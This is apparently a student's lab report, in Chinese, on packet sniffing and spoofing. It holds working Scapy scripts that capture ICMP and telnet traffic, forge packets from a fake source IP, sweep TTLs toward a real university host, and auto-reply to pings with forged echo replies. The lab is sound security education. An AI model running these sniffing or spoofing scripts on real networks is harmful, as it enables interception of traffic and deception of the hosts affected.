LAB1:Packet_Sniffing_Spoofing

学号：57118227 **姓名**：孙浩 **日期**：2021年7月9日


Task 1.1 Sniffing Packets

Task 1.1A


通过volumes文件夹将如下的代码送进docker容器seed-attacker内。

```
#!/usr/bin/env python3
from scapy.all import *

def print_pkt(pkt):
    pkt.show()

pkt = sniff(iface='br-b48035aa9cc3',filter='icmp',prn=print_pkt)
```

进入seed-attacker后以root权限运行以上代码，可以看到程序进入了监听状态，这时可以进入另一个容器host中向seed-attacker进行PING，发送ICMP报文，这时在seed-attacker上可以发现该程序已经监听到了相应的报文。



切换为普通用户状态，再次运行程序，可以发现权限不够导致运行失败。



Task 1.1B

- Capture only the ICMP packet

```
#!/usr/bin/env python3
from scapy.all import *

def print_pkt(pkt):
    pkt.show()

pkt = sniff(iface='br-b48035aa9cc3',filter='icmp',prn=print_pkt)
```


运行结果见上一部分

- Capture any TCP packet that comes from a particular IP and with a destination port number 23

端口号为23，即telnet服务。可以IP选择为10.9.0.5，然后进入host容器对seed-attacker进行telnet测试。

```
#!/usr/bin/env python3
from scapy.all import *

def print_pkt(pkt):
    pkt.show()

pkt = sniff(iface='br-b48035aa9cc3',filter='tcp and src host 10.9.0.5 and dst
port 23',prn=print_pkt)
```

在host10.9.0.1上进行telnet 10.9.0.5。




在seed-attacker的监听程序上可以看到相关报文。


- Capture packets comes from or to go to a particular subnet. (128.230.0.0/16)

```python
#!/usr/bin/env python3
from scapy.all import *

def print_pkt(pkt):
    pkt.show()

pkt = sniff(iface='br-b48035aa9cc3',filter='net 128.230.0.0/16',prn=print_pkt)
```

在host上面进行ping128.230.0.1进行测试。




该程序可以监听到相应的报文。



Task 1.2 Spoofing ICMP Packets

在seed-attacker上使用scapy进行spoof，设定源IP地址为27.27.27.27，代码如下。

```
#!/usr/bin/env python3
from scapy.all import *

a = IP()
a.src = '27.27.27.27'
a.dst = '10.9.0.5'
p = a/ICMP()
send(p)
```



利用Wireshark进行抓包，可以看见host向伪造的IP地址27.27.27.27发出了reply。


No.	Time	Source	Destination	Protocol	Length	Info
3	2021-0…	27.27.27.27	10.9.0.5	ICMP	42	Echo (ping) request
4	2021-0…	10.9.0.5	27.27.27.27	ICMP	42	Echo (ping) reply

Task 1.3 Traceroute

对东南大学校园主页www.seu.edu.cn(121.194.14.142)进行测试。

```
from scapy.all import *

a = IP()
a.dst = '121.194.14.142'
for i in range(1,32):
    a.ttl=i
    b = ICMP()
    send(a/b)
```

使用wireshark进行观察，确定距离为15，因为在TTL大于等于15时才收到reply。




Task 1.4 Sniffing and-then Spoofing

在VM上运行的代码如下。然后再在10.9.0.5上进行PING。

```
from scapy.all import *

def spoof(pkt):
    a = IP()
    a.src = pkt[IP].dst
    a.dst = '10.9.0.5'
    b = ICMP()
    b.type = 'echo-reply'
    b.code = 0
    b.id = pkt[ICMP].id
    b.seq = pkt[ICMP].seq
    c = pkt[Raw].load
    send(a/b/c)

pkt = sniff(iface='br-f3fd57bc6151',filter='icmp and src host
10.9.0.5',prn=spoof)
```


- ping 1.2.3.4

成功ping到一个不存在的地址



- ping 10.9.0.99

ping命令失败，因为在LAN，会首先进行ARP（who is 10.9.0.99），所以上述程序无法进行spoof。



- ping 8.8.8.8

会收到伪造的回复和真正的回复，造成DUP!警告。